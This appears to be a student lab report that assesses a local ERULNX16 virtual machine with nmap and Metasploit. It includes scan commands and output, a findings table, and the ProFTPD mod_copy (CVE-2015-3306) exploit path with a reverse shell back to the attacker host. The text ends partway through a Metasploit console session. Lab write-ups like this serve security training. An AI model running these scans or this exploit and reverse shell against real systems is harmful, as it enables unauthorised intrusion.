Vulnerability Assessment Summary: ERULNX16

Author: TOM SHINJO THOMAS
Date: 26/10/2025
Platform: Kali Linux (Oracle VirtualBox)
Target: ERULNX16 Virtual Machine
Assessment Type: Vulnerability Assessment & Exploitation

Objective

The assessment aimed to identify, analyze, and exploit vulnerabilities in the ERULNX16 virtual machine to determine potential attack vectors and measure the extent of system compromise.

Tools Utilized

Nmap: Host discovery, port scanning, and service/version detection.

Metasploit Framework: Exploit execution and reverse shell management.

Searchsploit: Enumeration of known public exploits.

Methodology

Network Discovery & Setup

ERULNX16 VM configured under a NAT/host-only VirtualBox network.

Attacker IP: 192.168.18.94

Target IP: 192.168.18.95

Live host identification performed using: nmap -sP 192.168.18.0/24

Enumeration

Performed a detailed scan with: nmap -sC -sV -A 192.168.18.95 -oN nmap_results.txt

Identified Services:

- FTP (21): ProFTPD 1.3.5

- HTTP (80): Apache with directories /chat/, /drupal/, /phpmyadmin/

- SMB (139, 445): Samba smbd 4.3.11

- CUPS (631)

- MySQL (3306): Unauthorized access

- HTTP-alt (8080): Jetty 8.1.7

Vulnerability Noted: ProFTPD 1.3.5 vulnerable to mod_copy RCE (CVE-2015-3306).

Exploitation

Executed the ProFTPD mod_copy exploit via Metasploit. The payload uploaded a PHP reverse shell to /var/www/html and established a remote connection to the attacker host.

Access & Post-Exploitation

Reverse shell received successfully. Privilege check: whoami returned www-data. Enumerated web content using ls /var/www/html confirming access to web directories.

Key Findings

Type	Observation	Risk Level
RCE Vulnerability	ProFTPD 1.3.5 mod_copy allows remote command execution (CVE-2015-3306)	Critical
Web Exposure	Apache directory listing revealed sensitive application folders	High
Weak Configuration	SMB without message signing enables MITM attacks	Medium
Unrestricted Services	CUPS and MySQL services accessible with weak or no authentication	High
Outdated Software	Jetty 8.1.7 contains multiple known Java-based vulnerabilities	Medium

Conclusion

The ERULNX16 system contains multiple exploitable services, the most critical being ProFTPD's mod_copy module vulnerability, enabling remote code execution. Additional misconfigurations and outdated services increase the attack surface. Immediate patching and hardening are recommended.


Screenshots

```
┌──$ nmap -sV 192.168.18.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 00:17 IST
Nmap scan report for 192.168.18.95
Host is up (0.00093s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:F1:74:D3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.25 seconds
```

```
┌──$ nmap -sC 192.168.18.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 00:42 IST
Nmap scan report for 192.168.18.95
Host is up (0.00034s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   microsoft-ds
631/tcp  open   ipp
| http-robots.txt: 1 disallowed entry
|_/
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-10-29T19:28:07
|_Not valid after:  2030-10-27T19:28:07
|_ssl-date: 2025-09-29T19:12:38+00:00; +9s from scanner time.
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:F1:74:D3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2025-09-29T19:12:26+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-09-29T19:12:23
|_  start_date: N/A
|_clock-skew: mean: 10s, deviation: 2s, median: 8s
```


msf6 > search ProFTPD 1.3.5
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options